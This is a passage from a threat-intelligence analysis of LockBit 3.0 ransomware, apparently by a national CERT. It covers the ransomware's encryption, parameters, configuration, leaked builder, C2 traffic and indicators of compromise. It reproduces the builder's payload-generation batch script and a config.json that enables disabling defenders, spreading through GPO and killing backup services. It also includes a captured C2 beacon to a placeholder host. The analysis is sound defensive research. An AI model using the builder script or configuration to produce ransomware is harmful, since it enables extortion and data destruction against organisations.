01355232  C9 E7 2D 22 62 28 28 4F 72 FB 8B FE AC E7 F9 4C  Éç-"b((Orû.þ¬çùL
01355242  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01355252  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01355262  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01355272  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01355282  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01355292  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
013552A2  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
013552B2  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
013552C2  00 00 00 00 00 00 7F F1 E5 DF 6C E8 80 2A 24 30  .......ñåßlè.*$0
013552D2  FE 19 5D A6 27 42 A2 C3 08 C0 7D 83 68 CE 44 8C  þ.]¦'B¢Ã.À}.hÎD.
013552E2  30 3E ED 5B 11 B9 0D 72 CD A4 CD A3 CB D0 0A 75  0>í[.¹.rÍ¤Í£ËÐ.u
013552F2  16 B7 D4 5D D3 6F C9 E7 2D 22 62 28 28 4F 72 FB  .·Ô]ÓoÉç-"b((Orû
01355302  8B FE AC E7 F9 4C 63 21 07 60 26 4C AC D1 88 A9  .þ¬çùLc!.`&L¬Ñ.©
01355312  B2 62 DB 7A E0 15 24 48 97 E3 43 79 D7 B3 08 7F  ²bÛzà.$H.ãCy×³..
01355322  00 D0 46 F3 81 34 1A 9F 6F 46 DD 93 AE 63 72 5C  .ÐFó.4..oFÝ.®cr\
01355332  7D 84 95 BC 1E 85 83 5E BD 24 B2 3B B7 13 6A 64  }..¼...^½$²;·.jd
01355342  F0 A4 24 55 4B F8 00 00 02 00 00 00 00 00 00 00  ð¤$UKø..........
01355352  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 62: Decryption ID Marker

As for the encryption algorithm, the malware seems to have embedded an encryption library, as it has done in previous versions (mbedtls library and AES-NI instruction set).

An extract of the encryption function of sample 1.2 can be seen below.

```
packed_fixed.00292182
 add eax,edi
 rol eax,7
 xor esi,eax
 mov eax,dword ptr ss:[esp+28]
 add eax,esi
 mov dword ptr ss:[esp+38],esi
 rol eax,9
 xor dword ptr ss:[esp+20],eax
 mov eax,dword ptr ss:[esp+20]
 add eax,esi
 mov esi,dword ptr ss:[esp+34]
 rol eax,D
 xor edi,eax
 mov eax,dword ptr ss:[esp+20]
 add eax,edi
 mov dword ptr ss:[esp+44],edi
 ror eax,E
 xor dword ptr ss:[esp+28],eax
 mov edi,dword ptr ss:[esp+2C]
 lea eax,dword ptr ds:[esi+edi]
```

Figure 63: Salsa20 encryption algorithm

Given the constants in the figure above and the rol and ror operations, there is a high probability that this sample is using the Salsa20 encryption algorithm (Pimental, 2021). This conclusion also appears in the following VMWare report (Gillis, 2022).

Salsa20 is a symmetric key encryption algorithm. It is one of the few alternatives to AES, making it impossible to decrypt files without knowing the key.

4.5. Additional parameters

Below is a table with the different parameters that LockBit samples accept along with their functionality.

Parameter	Functionality
-pass	It uses the first 32 characters of the value as the key to decrypt the main routine, only in case the sample needs the access token to execute.
-safe	Restart in safe mode.
-wall	It just sets the ransomware wallpaper and prints the ransom note on printers.
-path	Specifically encrypts a file or folder.
-gspd	Performs group policy modification for lateral movement.
-psex	Performs lateral movement across administrative shared resources.
-gdel	Removes updates to group policies.
-del	It erases itself.

Table 10. Additional performance parameters

4.6. Configuration

LockBit 3.0 samples contain a configuration and text strings that are decrypted during execution. The configuration uses two encryption methods: XOR and ROR13 hashes . These are used in samples 1.3 and 5. Based on the code that appears in the OALabs report, a script has been created to extract this information (Lockbit 3.0 Ransomware Triage, 2022)report, a script has been created to extract this information. The code used is given in Annex 5. It should be noted that the content of some hashes could not be obtained, as a pre-computed hash table was used and did not appear.

The following configuration parameters appear in both samples 1.3 and 2.

Files to be excluded from encryption	
autorun.inf	ntldr
boot.ini	ntuser.dat
bootfont.bin	ntuser.dat.log
bootsect.bak	ntuser.ini
desktop.ini	thumbs.db
iconcache.db	ntldr

Table 11. Files to be excluded from encryption

Extensions excluded from encryption	
386	lnk
adv	mod
ani	mpa

bat	msc
bin	msp
cab	msstyles
cmd	ns5
com	nls
cpl	nomedia
cur	ocx
deskthemepack	prf
diagcab	ps1
diagcfg	rom
diagpkg	rtp
dll	tc2
drv	th3
exe	spl
hlp	sys
icl	theme
icns	themepack
ico	wpx
ics	lock
idx	key
ldf	hta
msi	pdb

Table 12. Extensions excluded from encryption

Services to stop	
Vss	Sophos
Sql	Backup
Svc$	GxVss
Memtas	GxBlr
Mepocs	GxFWD
Msexchange	GxCVD

Table 13. Services to stop

Processes to stop	
Sql	Tbirdconfig
Oracle	Mydesktopqos
Ocssd	Ocomm
Dbnmp	Dbeng50
Synctime	Sqbcoreservice
Agntsvc	Excel
Isqlplussvc	Infopath
Xfssvccon	Msaccess
Mydesktopservice	Mspub
Ocautoupds	Onenote
Encsvc	Outlook
FireFox	Powerpnt
Steam	Winword
Thebat	Wordpad
Thunderbird	Notepad
Visio	

Table 14. Processes to stop

In addition, after analysing the builder, whose analysis can be found in annex 4, the following configuration parameters have been discovered (indicated in tables 15, 16 and 17).

Parameter	Functionality
uid	ID used when sending a message to C2.
key	Key used when sending a message to C2.

Table 15. Bot settings

Parameter	Functionality
white_folders	List of files to be ignored in the encryption.
white_files	List of files to be ignored in the encryption.
white_extens	List of extensions to be ignored in the encryption.
white_hosts	List of hosts to ignore in encryption.
kill_processes	List of processes to kill before encryption.
kill_services	List of services to be removed before encryption.
gate_urls	List of URLs to send a message to C2.
impers_accounts	List of credentials used to log in.
note	Ransom note.

Table 16. String parameters in the configuration

Parameter	Functionality
encrypt_mode	Encryption mode for large files.
encrypt_filename	Encrypt file names.
impersionation	Log in using stored credentials.
skip_hidden_folder	Ignore encryption of hidden files.
language_check	Check whether the victim's country belongs to the CIS (Commonwealth of Independent States).
local_disk	Encrypt local disks.
network_shares	Encrypt shared folders.
kill_processes	Delete processes from a list.
kill_services	Remove services from a list.
running_one	Create a mutex.
print_note	Print the ransom note through the printer.
set_wallpaper	Change the wallpaper.
set_icons	Change the icon of encrypted files.
send_report	Send a message to C2 at the beginning and end of the execution.
self_destruct	Remove the payload at the end of execution.
sill_defender	Remove specific anti-virus software .
wipe_freespace	Unknown.
psexec_netspread	Network propagation using psexec.
gpo_netspread	Network propagation using gpo.
gpo_ps_update	Update gpo in all domains using powershell.
shutdown_system	Restart the computer.
delete_eventlogs	Delete the event log.
delete_gpo_delay	Delete the gpo after execution.

Table 17. Configuration options

4.7. Network traffic

No network traffic was observed during the analysis of samples 4 and 5. The explanation for this behaviour is that neither sample has been created with the "send_report" parameter activated.

The process followed to reach this conclusion can be found in Annex 4.

5. Conclusion

This study clearly reflects how **ransomware malware continues to evolve and adapt to existing business models**. An example of this adaptability can be seen in the high level of configuration supported by LockBit 3.0. During the analysis it has been observed that it is possible to run LockBit with an access token and also to be executed in an unattended infection process, without any access token being necessary.

Another important aspect that needs to be highlighted is that, as is usual in this type of malware, the **deletion of shadow copies** is one of the main objectives to be achieved, as this makes it difficult to recover the information. For this reason, from a defensive point of view, backups and protection of shadow copies are a key element in recovering from this type of threat.

Finally, it should be noted that the use and, therefore, the design of this type of malware has undergone an evolution, where in most cases the malware is executed by an operator who is already in the organisation, known as **Human Operated Ransomware**; so it should be borne in mind that if any protection system manages to block the execution of the ransomware, having gained access to the organisation with another type of malware (Cobalt Strike, Sliver, etc.), attempts may be made to disable any protection until the information is encrypted.

When this type of malware is executed by an operator who already has access to the organisation, persistence and communication with the outside world may not be necessary, nor may the usual capacities of malware artefacts. Hence the different samples that can be observed from the same family.

6. References

[1] jcleebobgatenet, "LockBit Ransomware Disguised as Copyright Claim E-mail Being Distributed," 22 12 2022. https://asec.ahnlab.com/en/35822/.

[2] "NSIS Users Manual," [Online]. Available: https://nsis.sourceforge.io/Docs/.

[3] "System Plug-in (NSIS), " https://nsis.sourceforge.io/Docs/System/System.html.

[4] TrendMicro, "LockBit Ransomware Group Augments Its Latest Variant, LockBit 3.0, With BlackMatter Capabilities, " https://www.trendmicro.com/en_us/research/22/g/LockBit-ransomware-group-augments-its-latest-variant--LockBit-3-.html.

[5] N. N. Labs, "BlackMatter Ransomware Technical Analysis by Nozomi Networks Labs, " https://www.nozominetworks.com/blog/blackmatter-ransomware-technical-analysis-and-tools-from-nozomi-networks-labs/.

[6] G. Hollestelle, "FalconFriday - Detecting UAC Bypasses - 0xFF16," 20 8 2021. https://medium.com/falconforce/falconfriday-detecting-uac-bypasses-0xff16-86c2a9107abf.

[7] J. Walter, "LockBit 3.0 Update | Unpicking the Ransomware's Latest Anti-Analysis and Evasion Techniques, " https://www.sentinelone.com/labs/LockBit-3-0-update-unpicking-the-ransomwares-latest-anti-analysis-and-evasion-techniques/.

[8] CheckPoint, "Anti-Debug: Direct debugger interaction, " https://anti-debug.checkpoint.com/techniques/interactive.html#ntsetinformationthread.

[9] "GitHub, " https://github.com/whichbuffer/LockBit-Black-3.0/blob/main/Threat_Spotlight LockBit Black 3.0 Ransomware.pdf.

[10] J. Pimental, "Reverse Engineering Crypto Functions: RC4 and Salsa20," 25 8 2021. https://www.goggleheadedhacker.com/blog/post/reversing-crypto-functions.

[11] T. Gillis, "LockBit 3.0 Ransomware Unlocked," 15 10 2022. https://blogs.vmware.com/security/2022/10/LockBit-3-0-also-known-as-LockBit-black.html.

[12] "LockBit 3.0 Ransomware Triage," 7 7 2022 https://research.openanalysis.net/LockBit/LockBit3/yara/triage/ransomware/2022/07/07/LockBit3.html.

[13] «Twitter,» https://twitter.com/3xp0rtblog/status/1572510793861836802.

[14] S2W, "Quick Overview of Leaked LockBit 3.0 (Black) builder program," 23 9 2022.https://medium.com/s2wblog/quick-overview-of-leaked-lockbit-3-0-black-builder-program-880ae511d085.

[15] "LockBit ransomware gang gets aggressive with triple-extortion tactic, " https://www.bleepingcomputer.com/news/security/LockBit-ransomware-gang-gets-aggressive-with-triple-extortion-tactic/.

[16] "#StopRansomware: LockBit 3.0" 16 03 2023 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-075a.

Appendix 1: Indicators of Compromise (IoC)

Type	IoC
Sha256	d21d6f469e87fff24f15c3abfbc2524e606e7f648b7d2fd4b600dd858ed75063
Sha256	40ecc89f14febbb7a527310eeec275b7329be0e493c290cc153f357d346e6d81
Sha256	917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbdb353847db2de7c2
Sha256	f2861fb09a3581d1d17e73d69a19ba578ba3feec9c7001abb3e54cc536d448cc
Sha256	63c8efca0f52ebea1b3b2305e17580402f797a90611b3507fab6fffa7f700383
Sha256	917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbdb353847db2de7c2
Sha256	d641ad955ef4cff5f0239072b3990d47e17b9840e07fd5feea93c372147313c5
Sha256	8e83a1727696ced618289f79674b97305d88beeeabf46bd25fc77ac53c1ae339
Sha256	3f7518d88aefd4b1e0a1d6f9748f9a9960c1271d679600e34f5065d8df8c9dc8
Sha256	a736269f5f3a9f2e11dd776e352e1801bc28bb699e47876784b8ef761e0062db
Sha256	ea6d4dedd8c85e4a6bb60408a0dc1d56def1f4ad4f069c730dc5431b1c23da37
Sha256	80e8defa5377018b093b5b90de0f2957f7062144c83a09a56bba1fe4eda932ce
Sha256	770cba5f9761fcbd3ecde42d843e62db9cdd964e35ecae94cdb164464853e0eb
Sha256	dbcd8c9daaa7ac165242669c917027a4220def9cf2216c3f2b5a89744cd9f211
URL	hxxp://LockBitapt2d73krlbewgv27tquljgxr33xbwwsp6rkyieto7u4ncead.onion
URL	hxxp://LockBitapt2yfbt7lchxejug47kmqvqqxvvjpqkmevv4l3azl3gy6pyd.onion
URL	hxxp://LockBitapt34kvrip6xojylohhxrwsvpzdffgs5z4pbbsywnzsbdguqd.onion
URL	hxxp://LockBitapt5x4zkjbcqmz6frdhecqqgadevyiwqxukksspnlidyvd7qd.onion
URL	hxxp://LockBitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion
URL	hxxp://LockBitapt72iw55njgnqpymggskg5yp75ry7rirtdg4m7i42artsbqd.onion
URL	hxxp://LockBitaptawjl6udhpd323uehekiyatj6ftcxmkwe5sezs4fqgpjpid.onion
URL	hxxp://LockBitaptbdiajqtplcrigzgdjprwugkkut63nbvy2d5r4w2agyekqd.onion
URL	hxxp://LockBitaptc2iq4atewz2ise62q63wfktyrl4qtwuk5qax262kgtzjqd.onion
URL	hxxp://LockBitapt2d73krlbewgv27tquljgxr33xbwwsp6rkyieto7u4ncead.onion.ly
URL	hxxp://LockBitapt2yfbt7lchxejug47kmqvqqxvvjpqkmevv4l3azl3gy6pyd.onion.ly
URL	hxxp://LockBitapt34kvrip6xojylohhxrwsvpzdffgs5z4pbbsywnzsbdguqd.onion.ly
URL	hxxp://LockBitapt5x4zkjbcqmz6frdhecqqgadevyiwqxukksspnlidyvd7qd.onion.ly
URL	hxxp://LockBitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion.ly
URL	hxxp://LockBitapt72iw55njgnqpymggskg5yp75ry7rirtdg4m7i42artsbqd.onion.ly
URL	hxxp://LockBitaptawjl6udhpd323uehekiyatj6ftcxmkwe5sezs4fqgpjpid.onion.ly
URL	hxxp://LockBitaptbdiajqtplcrigzgdjprwugkkut63nbvy2d5r4w2agyekqd.onion.ly
URL	hxxp://LockBitaptc2iq4atewz2ise62q63wfktyrl4qtwuk5qax262kgtzjqd.onion.ly
URL	hxxp://LockBitsupa7e3b4pkn4mgkgojrl5iqgx24clbzc4xm7i6jeetsia3qd.onion
URL	hxxp://LockBitsupdwon76nzykzblcplixwts4n4zoecugz2bxabtapqvmzqqqd.onion
URL	hxxp://LockBitsupn2h6be2cnqpvncyhj4rgmnwn44633hnzzmtxdvjoqlp7yd.onion
URL	hxxp://LockBitsupo7vv5vcl3jxpsdviopwvasljqcstym6efhh6oze7c6xjad.onion
URL	hxxp://LockBitsupq3g62dni2f36snrdb4n5qzqvovbtkt5xffw3draxk6gwqd.onion
URL	hxxp://LockBitsupqfyacidr6upt6nhhyipujvaablubuevxj6xy3frthvr3yd.onion
URL	hxxp://LockBitsupt7nr3fa6e7xyb73lk6bw6rcneqhoyblniiabj4uwvzapqd.onion
URL	hxxp://LockBitsupuhswh4izvoucoxsbnotkmgq6durg7kficg6u33zfvq3oyd.onion
URL	hxxp://LockBitsupxcjntihbmat4rrh7ktowips2qzywh6zer5r3xafhviyhqd.onion

Table 18. LockBit IoC

Annex 2: Tactics, Techniques and Procedures (TTP)

Tactics	Technical	ID	Description
Impact	Data Encrypted for Impact	T1486	Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources.
Defence Evasion, Privilege Escalation	Process Injection	T1055	Adversaries may inject code into processes in order to evade process-based defences as well as possibly elevate privileges.
Defence Evasion	Impair Defenses	T1562	Adversaries may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms.
Defence Evasion	Obfuscated Files or Information	T1027	Adversaries may attempt to make an executable or file difficult to discover or analyse by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit.

Table 19. LockBit TTP

Appendix 3: Methodology

Tools used

All the tools used during the analysis are listed below:

- 7z 15.5;
- PEstudy;
- IDA Pro;
- X64dbg;
- ScyllaHide;
- Layer;
- VirtualBox;
- CFF Explorer;
- ProcessHacker;
- Sysmon;
- Autoruns.

Preconditions

- Microsoft Windows.
- To perform the analysis with a debugger it is necessary to have *plugins* such as ScyllaHide to achieve a correct execution.

Annex 4: Information about the threat group

On 21 September 2022, the user @3xp0rt published on GitHub the possible builder used by the LockBit 3.0 ransomware [13].

Build	27/09/2022 15:49	Carpeta de archivos	
Build.bat	09/09/2022 2:14	Archivo por lotes ...	1 KB
builder.exe	14/09/2022 1:31	Aplicación	470 KB
config.json	09/09/2022 2:02	Archivo de origen ...	9 KB
keygen.exe	09/09/2022 1:58	Aplicación	31 KB

Figure 64: Builder contents

The file contains the "Build.bat" file, which is in charge of generating LockBit 3.0 payloads , using the "builder.exe" executable and the RSA public and private key created by the "keygen.exe" executable [14].

```
ERASE /F /Q %cd%\Build\*.*
keygen -path %cd%\Build -pubkey pub.key -privkey priv.key
builder -type dec -privkey %cd%\Build\priv.key -config config.json -ofile %cd%\Build\LB3Decryptor.exe
builder -type enc -exe -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3.exe
builder -type enc -exe -pass -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_pass.exe
builder -type enc -dll -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_Rundll32.dll
builder -type enc -dll -pass -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_Rundll32_pass.dll
builder -type enc -ref -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_ReflectiveDll_DllMain.dll
exit
```

Figure 65: Generation script

The builder is able to generate payloads in EXE or DLL format that can be executed with or without a password. It also generates the decryptor, the decryption "id" and files with instructions on how to use the generated samples.

DECRYPTION_ID.txt	27/09/2022 15:49	Documento de te...	1 KB
LB3.exe	27/09/2022 15:49	Aplicación	154 KB
LB3_pass.exe	27/09/2022 15:49	Aplicación	150 KB
LB3_ReflectiveDll_DllMain.dll	27/09/2022 15:49	Extensión de la ap...	107 KB
LB3_Rundll32.dll	27/09/2022 15:49	Extensión de la ap...	152 KB
LB3_Rundll32_pass.dll	27/09/2022 15:49	Extensión de la ap...	148 KB
LB3Decryptor.exe	27/09/2022 15:49	Aplicación	55 KB
Password_dll.txt	27/09/2022 15:49	Documento de te...	2 KB
Password_exe.txt	27/09/2022 15:49	Documento de te...	3 KB
priv.key	27/09/2022 15:49	Archivo KEY	1 KB
pub.key	27/09/2022 15:49	Archivo KEY	1 KB

Figure 66: Files generated by the builder

The builder uses "conf.json" as configuration file.

```
{
  "bot": {
    "uid": "00000000000000000000000000000000",
    "key": "00000000000000000000000000000000"
  },
"config": {
    "settings": {
      "encrypt_mode": "auto",
      "encrypt_filename": false,
      "impersonation": true,
      "skip_hidden_folders": false,
      "language_check": false,
      "local_disks": true,
      "network_shares": true,
      "kill_processes": true,
      "kill_services": true,
      "running_one": true,
      "print_note": true,
      "set_wallpaper": true,
      "set_icons": true,
      "send_report": false,
      "self_destruct": true,
      "kill_defender": true,
      "wipe_freespace": false,
      "psexec_netspread": false,
      "gpo_netspread": true,
      "gpo_ps_update": true,
      "shutdown_system": false,
      "delete_eventlogs": true,
      "delete_gpo_delay": 1
    },
    "white_folders": "$recycle.bin;config.msi;$windows.~bt;$windows.~ws;windows;boot;p
    "white_files": "autorun.inf;boot.ini;bootfont.bin;bootsect.bak;desktop.ini;iconcac
    "white_extens": "386;adv;ani;bat;bin;cab;cmd;com;cpl;cur;deskthemepack;diagcab;dia
    "white_hosts": "WS2019",
    "kill_processes": "sql;oracle;ocssd;dbsnmp;synctime;agntsvc;isqlplussvc;xfssvccon;
    "kill_services": "vss;sql;svc$;memtas;mepocs;msexchange;sophos;veeam;backup;GxVss;
    "gate_urls": "https://test.white-datasheet.com/;http://test.white-datasheet.com/",
    "impers_accounts": "ad.lab:Qwerty!;Administrator:123QWEqwe!@#;Admin2:P@ssw0rd;Admi
    "note": "
          ~~~ LockBit 3.0 the world's fastest ransomware since 2019~~~
```

Figure 67: Configuration file

The functionality of each parameter is described in section 4.5.

In order to check the existence of exfiltration and persistence in the previous samples, a payload has been generated with the option "Delete_eventlogs" deactivated and "Send_report" activated. When executing the payload we notice that it sends a single base64 POST request.

```
POST /?5RYCUJCt=Jblc3jtdSmSX9FKJj&B=WQF0s1I&9LVBZ=x9SQVSWBP6XI7tUX9egs HTTP/1.1
Accept: */*
Connection: keep-alive
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain
User-Agent: Edge/91.0.864.37
Host: c2.com
Content-Length: 968
Cache-Control: no-cache

97SGAU=fTe0kovCBSIUeOmo7&bnG0RmZYL=AkadY3FFPn7Z9v&xuMu5p=NWo0duwwQSFb1W&0rOX=PfsxHaPZJfj&qnAF=ce0tv4Fx1y2&F2a2gcJQF=&LKzFx3r3q=sNiMG7XOca7VEN2&EnK=0000000000000000000
000000000000&dC61hJg=5MLNRJQlFaVE4EA&OGIYEO=5PVG9IJv2ue9&mmmu=z9Jz&zAa0w78=9Naw&CDm=3Zdm0S8Dkuh8&ixfcl=zon1GaVb2aY6aTdXNuii&Re5wbP8=LlfoOxzIik3kUFpEkjqj2oyHXBZkJsAYM
6Bbo6oSh5wtT7AsssJoq4/a7ixj8b77E301zOMasgdK3/zVwXgfUy2QS2723Z0Rjj4yeslcek73FovnYpStPda031BS+bJt4IaCvl8rGKboQ3oVsRDUGI8JVgNx7/RuIAgD54reBFu9yXQvSjLY2NY6b+PgSIL9ZI/
bKq6z9WoK+JN3R4JnxgPQcUEFdqJheM577PqCGpkrUws4WeFWvlCntqWIGkxl+rcQiNKAWy5pOsCSzi2VzsqQWUIb5UR2yFlYbv24L0mdMb9eDwrwMfYSyBrrjWh1S0d4c5NAhF+K0kwtrnTbYSGNcYQZE5x9S07pydz4Q
siRzWTC/dvS0TdkU4vHoyCnt1rsz484608xKuWgvY6kPyeuyma+bCXPAslfTQLN7WTHkC0ElSnVR73ZZs+UImwWkpBBDYdOmL1A/0uMmyX6rN5FHA8csbTLnkvNkv/WR5oM6aAQC6TaRj3oPKYz43BVFermrT0xu/
C1g8/4xiLCh9vPxU2OouBDVp9Wft6feDtzAselA00HOcMhEnT9XE/z9HTI7mv4Ija8L9CzfMvRDAFD22PuZrDN/59pkXaAFR4=&kuGY=ofF9cN&s30=M02h0NvEo&I1L0U=OUpwWqIOBQL8E3NLHTTP/1.1 200 OK
Content-Length: 258
Content-Type: text/html
Connection: Close
Server: INetSim HTTP Server
Date: Tue, 27 Sep 2022 09:23:16 GMT

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Figure 68: HTTP request

The content of the request is encrypted and the mechanism used is unknown.

It has also been observed that each generated sample randomises the User-Agentheader, possibly to evade detection.


```
POST /?5RYCUJCt=Jblc3jtdSmSX9FKJj&B=WQF0s1I&9LVBZ=x9SQVSWBP6XI7tUX9egs HTTP/1.1
Accept: */*
Connection: keep-alive
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain
User-Agent: Edge/91.0.864.37
Host: c2.com
Content-Length: 968
Cache-Control: no-cache

97SGAU=fTe0kovCBSIUeOmo7&bnG0RmZYL=AkadY3FFPn7Z9v&xuMu5p=NWo0duwwQSFb1W&0rOX=Pfsx
0000000000000&dC61hJg=5MLNRJQlFaVE4EA&OGIYEO=5PVG9IJv2ue9&mmmu=z9Jz&zAa0w78=9Naw&
6Bbo6oSh5wtT7AsssJoq4/a7ixj8b77E301zOMasgdK3/zVwXgfUy2QS2723Z0Rjj4yeslcek73FovnYp
bKq6z9WoK+JN3R4JnxgPQcUEFdqJheM577PqCGpkrUws4WeFWvlCntqWIGkxl+rcQiNKAWy5pOsCSzi2V
siRzWTC/dvS0TdkU4vHoyCnt1rsz484608xKuWgvY6kPyeuyma+bCXPAslfTQLN7WTHkC0ElSnVR73ZZs-
C1g8/4xiLCh9vPxU2OouBDVp9Wft6feDtzAselA00HOcMhEnT9XE/z9HTI7mv4Ija8L9CzfMvRDAFD22P
Content-Length: 258
Content-Type: text/html
Connection: Close
Server: INetSim HTTP Server
Date: Tue, 27 Sep 2022 09:23:16 GMT

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

```
POST /?JbDTjA0Pt=3Ni8jhQJwwYkTgLbP&zHNyogRqb=OLExiAQ&Y2IjQ=CGCbkTIufY6JekCSh&CHT5LF=
1.1
Accept: */*
Connection: keep-alive
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain
User-Agent: Safari/537.36
Host: c2.com
Content-Length: 621
Cache-Control: no-cache

M44ylLjwU2=00000000000000000000000000000000&AnIfu=0ND1Trl4pu0Uqw1YwO&6Ktv=XGHoiHEoOO
a7ixj8b77E301zOMasgdK3/zVwXgfUy2QS2723Z0Rjj4yeslcek73FovnYpStPda031BS+bJt4IaCvl8rGKb
bSnvAV7iDjgFS24Kp+W1WcusfW+FOqtXMkEVSiWrjx9husWBI2sQjt25SI3aB3SNjZkxy9BNEa+CMN1bGrDK
XTyFfnXQc7JHnSfGdSLvXiRpXqZX2etMPAUPbY+5msM3/
n2mRdoAVHg==&k5vNrwy=PScskeDIKU4YiVGwU6Pa&kUdZNcaG=kyqSr&1RA=43Z0etioU&ZKtVhKFB=LwPh
Content-Length: 258
Date: Tue, 27 Sep 2022 09:24:18 GMT
Server: INetSim HTTP Server
Connection: Close
Content-Type: text/html

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mod
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Figure 69: Changes to the User-Agent header

Below is a table with the list of headers used by this POST request. These have been extracted from the Python script in Annex 5.

User-Agent Headers
Mozilla/5.0 (Windows NT 6.1)
AppleWebKit/587.38 (KHTML, like Gecko)
Chrome/91.0.4472.77
Safari/537.36
Edge/91.0.864.37
Firefox/89.0
Gecko/20100101

Table 20. User-Agent headers used by the POST request

Using the same mechanism as with the other samples, we can obtain the configuration file, in which we can see that the two default URLs now appear.

```
string list
        b'vss'
        b'sql'
        b'svc$'
        b'memtas'
        b'mepocs'
        b'msexchange'
        b'sophos'
        b'veeam'
        b'backup'
        b'GxVss'
        b'GxBlr'
        b'GxFWD'
        b'GxCVD'
        b'GxCIMgr'
        b''
        b''
string list
        b'https://test.white-datasheet.com/'
        b'http://test.white-datasheet.com/'
        b''
        b''
hash list
```

Figure 70: C2 in the configuration file

As C2 does not appear in the configuration file of the samples above, the samples do not use this parameter and therefore it can be concluded that the filtration would not be configured.

Finally, after running the Autoruns application and reviewing the Windows events, no evidence of persistence on the computer was found.

Annex 5: Python Scripting

Below are the scripts developed for the automation of different tasks on LockBit samples:

- Extraction of configuration and text strings: https://research.openanalysis.net/lockbit/lockbit3/yara/triage/ransomware/2022/07/07/lockbit3.html

- 192-bit password generation emulation: https://github.com/INCIBE-CERT/threat-reports/blob/master/Lockbit 3.0/password_generation_emulation.py

Financiado por la Unión Europea
NextGenerationEU
GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD